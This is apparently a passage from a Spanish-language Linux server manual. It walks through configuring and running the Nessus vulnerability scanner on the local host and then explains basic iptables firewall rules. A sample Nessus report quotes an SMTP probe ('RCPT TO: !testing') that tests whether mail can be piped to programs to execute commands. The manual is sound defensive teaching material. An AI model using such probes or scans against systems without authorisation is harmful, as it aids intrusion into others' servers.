
[] Reverse lookup: Especifica que el servidor realizará una traducción
de ips a nombres de hosts antes del análisis.

[] Optimice the test: Si esta opción está marcada se mejorará el rendimiento de los análisis, pero puede dar lugar a resultados engañosos.

Port Scanner: Esta lista contiene el tipo de escaneo de puertos que se realizará sobre el objetivo. Consulte la documentación de nmap para obtener más información sobre estas opciones.

5.- En la pestaña "Target Selection" podremos seleccionar uno o varios objetivos sobre los que realizar el análisis. La opción "Perform a DNS zone transfer", indica que sobre la ip o nombre de host realizará una consulta al DNS para determinar todos los hosts de la red y realizar un escaneo completo.

6.- La sección "user" permite las siguientes opciones:



Change Passphrase: Permite el cambio de la frase de acceso al cliente
Keyring: Permite seleccionar de la lista una llave, así como su eliminación mediante el botón "delete"

La parte inferior de la ventana (rules) muestra las reglas que se aplicarán al análisis. Éstas se pueden definir en la creación del usuario en el servidor nessus o desde esta ventana. Puede obtener más información sobre su uso en la documentación de Nessus.

7.- Credits: Muestra información sobre los principales colaboradores en el proyecto Nessus, gracias a los cuales disponemos de esta potente aplicación de escaneo de redes y seguridad.

Ejecución:


1.- Ejecutamos el comando nessus. Nos aparece el siguiente cuadro de diálogo solicitando la frase de acceso.

2.- En la pantalla inicial, debemos seleccionar el host servidor así como el puerto en el que se instaló nessusd. Nos solicitará la clave, que una vez aceptada permitirará trabajar con el cliente Nessus


3.- En la sección Plugins seleccionamos las pruebas que deseemos utilizar. En este caso elegiremos la opción "Enable All but dangerous plugins"

4.- Seleccionamos la dirección ip o el nombre de host que deseamos analizar. Para este ejemplo utilizaremos nuestra propia máquina. "127.0.0.1"

5.- En la parte inferior de la aplicación elegimos el botón "Start Scan". En este momento se abre una nueva ventana que indica el proceso de la operación. Para cada host a analizar se muestran dos barras de progreso, la primera indica el escaneo de puertos, mientras que la segunda muestra la evolución de las pruebas realizadas por los plugins.



6.- Una vez finalizado el análisis se nos muestra una ventana con los resultados obtenidos. Esta información puede ser almacenada en disco en diferentes formatos para su análisis posterior:



Los círculos a la izquierda de los campos obtenidos indican el grado de inseguridad que presentan dichos puertos. Si está en rojo, significará que a través de dicho puerto podemos ser atacados por medio de un exploit. Esta información nos servirá para actualizar los programas de nuestro servidor.


Resultados obtenidos: Logs

Todos los datos obtenidos, junto con algunas estadísticas se pueden almacenar en disco en los siguientes formatos

NSR - Informe en formato Nessus
HTML - Formato visualizable por un navegador Web Latex
ASCII text - Genera un informe en texto plano.
HTML with pies and graphs (Genera un HTML, pero añade diversos gráficos sobre la situación de la red, análisis del host más vulnerable, etc.)
XML (experimental)

Una vez grabados estos datos podemos observar gráficos como estos (Los mostrados a continuación se obtuvieron en formato HTML:

Este gráfico muestra una estadística general de los problemas de seguridad encontrados en nuestro sistema. También muestra un gráfico de la distribución según la gravedad de los problemas.



NESUS REPORT

Este es un ejemplo de uno de los bugs de seguridad explicado en detalle. Proporciona información acerca del problema, los posibles riesgos, así como de la solución a adoptar.

Vulnerability found on port smtp (25/tcp)

The remote SMTP server did not complain when issued the command :
MAIL FROM: root@this_host
RCPT TO: !testing


This probably means that it is possible to send mail directly to programs, which is a serious threat, since this allows anyone to execute arbitrary command on this host.

NOTE : ** This security hole might be a false positive, since some MTAs will not complain to this test, and instead will just drop the message silently **

Solution : upgrade your MTA or change it.

Risk factor : High
CVE : CAN-1999-0163

Y el siguiente gráfico indica los servicios ejecutándose en nuestra máquina que más probabilidades tienen de ser atacados por su vulnerabilidad.



9.0. IPTABLES

Un Firewall es un conjunto de herramientas para proteger un ordenador de ataques externos. Según esta definición podemos decir que dependiendo de la máquina sobre la que se instale tendrá diferentes funciones. Si se instala el firewall en una máquina servidor (por ejemplo un proxy que permite el acceso a internet de toda una red local), éste hará de protección para todas las máquinas de dicha red, filtrando los paquetes que se reciban en el servidor. Si disponemos de un ordenador con una conexión directa de internet (conectado mediante una tarjeta de red), el firewall protegerá únicamente a éste ordenador.

Internamente un firewall no es más que un conjunto de reglas de filtrado de paquetes que se aplican a un determinado dispositivo de red para permitir o no el acceso a nuestro ordenador desde otro lugar de la red.

Iptables es un Firewall implementado en los núcleos de Linux a partirde la versión 2.4 y reemplaza al anterior firewall 'ipchains' (kernels 2.2).

Por qué es necesario:

Todas las máquinas conectadas a internet y que sirvan o reciban servicios, necesitan abrir ciertos puertos* para permitir la comunicación entre cliente-servidor. Hay dos tipos de puertos mediante los cuales se puede intercambiar información, éstos son TCP y UDP. No entraremos en detalle en cada uno de ellos, pero sí diremos que desde estos dos tipos de puertos se pueden realizar ataques contra nuestro sistema. Por ello es necesario restringir (filtrar) su uso a aquellos ordenadores en los cuales confiamos. Nuestro sistema, sin una protección adecuada también es vulnerable a otros ataques basados en otro tipo de datos de internet (Como ICMP) Mediante este tipo de ataques pueden llegar a bloquear un ordenador basado en Windows que esté dentro de nuestra red, aunque nuestro Linux no se verá afectado por este tipo de ataques.

* Un puerto es similar a una ventana en nuestro ordenador. Detrás de cada ventana (puerto) hay un programa esperando (llamado demonio) que intercambia información con los programas que acceden a su puerto.
Por ejemplo, para ver una página web, nuestro navegador le pide al demonio que "vive" en el puerto 80 que le muestre los datos que guarda.
Ese demonio devuelve lo que el navegador le pidió. Así, esta información regresa a nuestro ordenador y entra por otro puerto para luego procesarse y mostrarlo por pantalla. La mayoría de los servicios de intenet están basados en puertos.

Esta es una pequeña lista de los puertos más comunes y su significado:

Nº PUERTO	SERVICIO	DEMONIO	¿QUE HACE?
21	ftp	ftp.in	Permite la transmisión de ficheros entre ordenadores.
23	telnet	telnet.in	Establece una conexión con un ordenador remoto.
25	smtp	sendmail	Permite enviar correo a otro ordenador.
80	http	apache	Sirve páginas WEB a los navegadores.
110	pop3	qpopper	Almacenar correo para distribuirlo entre los usuarios del sistema.
139	netbios	samba	Establece comunicación con sistemas basados en Windows.

9.1. INSTALACIÓN

Para activar el firewall iptables se deben seguir dos pasos:
- Activar soporte de filtro de paquetes en la configuración del kernel "Network packet filtering" en la sección Networking.
- Esware Edición Servidor instala por defecto el paquete que contiene iptables. En caso de necesitar reinstalarlo, se debe descargar la última versión disponible del paquete iptables y una vez hecho esto ejecutar el siguiente comando en modo superusuario:

```
rpm -ivh iptables-"versión"-"revisión".i386.rpm
```

9.2. CONFIGURACIÓN

Una vez instalado el paquete, ya es posible introducir reglas de filtrado. Esto se hace mediante el comando iptables, pero las reglas que se definen no quedan guardadas en ningún fichero de configuración con lo cual es recomendable crear un fichero con permisos de ejecución que contenga la lista de reglas de filtrado, y ejecutarlo cuando se desee activar el firewall.

Se puede encontrar una descripción detallada del uso de iptables en su página del man.

A continuación explicamos unas líneas de iptables y su significado:

iptables -A INPUT -i eth0 -j DROP

-A: Indica que se añada esta línea al conjunto de las reglas de filtrado.
INPUT: Filtra la entrada de datos
-i eth0: Se aplicará al interface de red eth0 (ethernet)
-j DROP: Se deniega el acceso a los paquetes que cumplan las condiciones de esta línea.

9.3. INTERPRETACIÓN

"Denegar todas las conexiones que entren por el interface eth0" Al no especificar ningún tipo de paquete concreto, se toma la cláusula -j DROP como DENEGAR TODO. Es recomendable cerrar todos los puertos y luego añadir reglas de entrada para permitir SÓLO los puertos que vayamos a utilizar.

iptables -A INPUT -i eth0 -p tcp --dport ssh -j ACCEPT

-p tcp: El tipo de puerto será tcp
--dport ssh Este será el puerto sobre el que aplicaremos la regla
-j ACCEPT Indicamos que se permite el acceso a la información que cumpla con los requisitos anteriores.

Esta línea se podría interpretar como:

"Aceptar todas las conexiones de entrada de tipo TCP que vayan dirigidas al puerto SSH y que circulen por el interface Ethernet".

iptables -A INPUT -i eth0 -p icmp -j DROP

-p icmp: Comunicaciones mediante paquetes de tipo icmp
-j DROP Todos los paquetes del tipo señalado serán rechazados

Interpretación:
"Descartar todas las conexiones de tipo icmp en el interface Ethernet"

9.4. FUNCIONAMIENTO

Una vez ejecutadas las órdenes iptables en las que se definen los filtros, los intentos de conexión a nuestra máquina serán respondidos siguiendo el siguiente patrón:

-ACCEPT: Aceptará la conexión por el puerto solicitado
-DROP: Nuestra máquina no responderá a la petición
-REJECT: Devuelve un mensaje de error a la otra máquina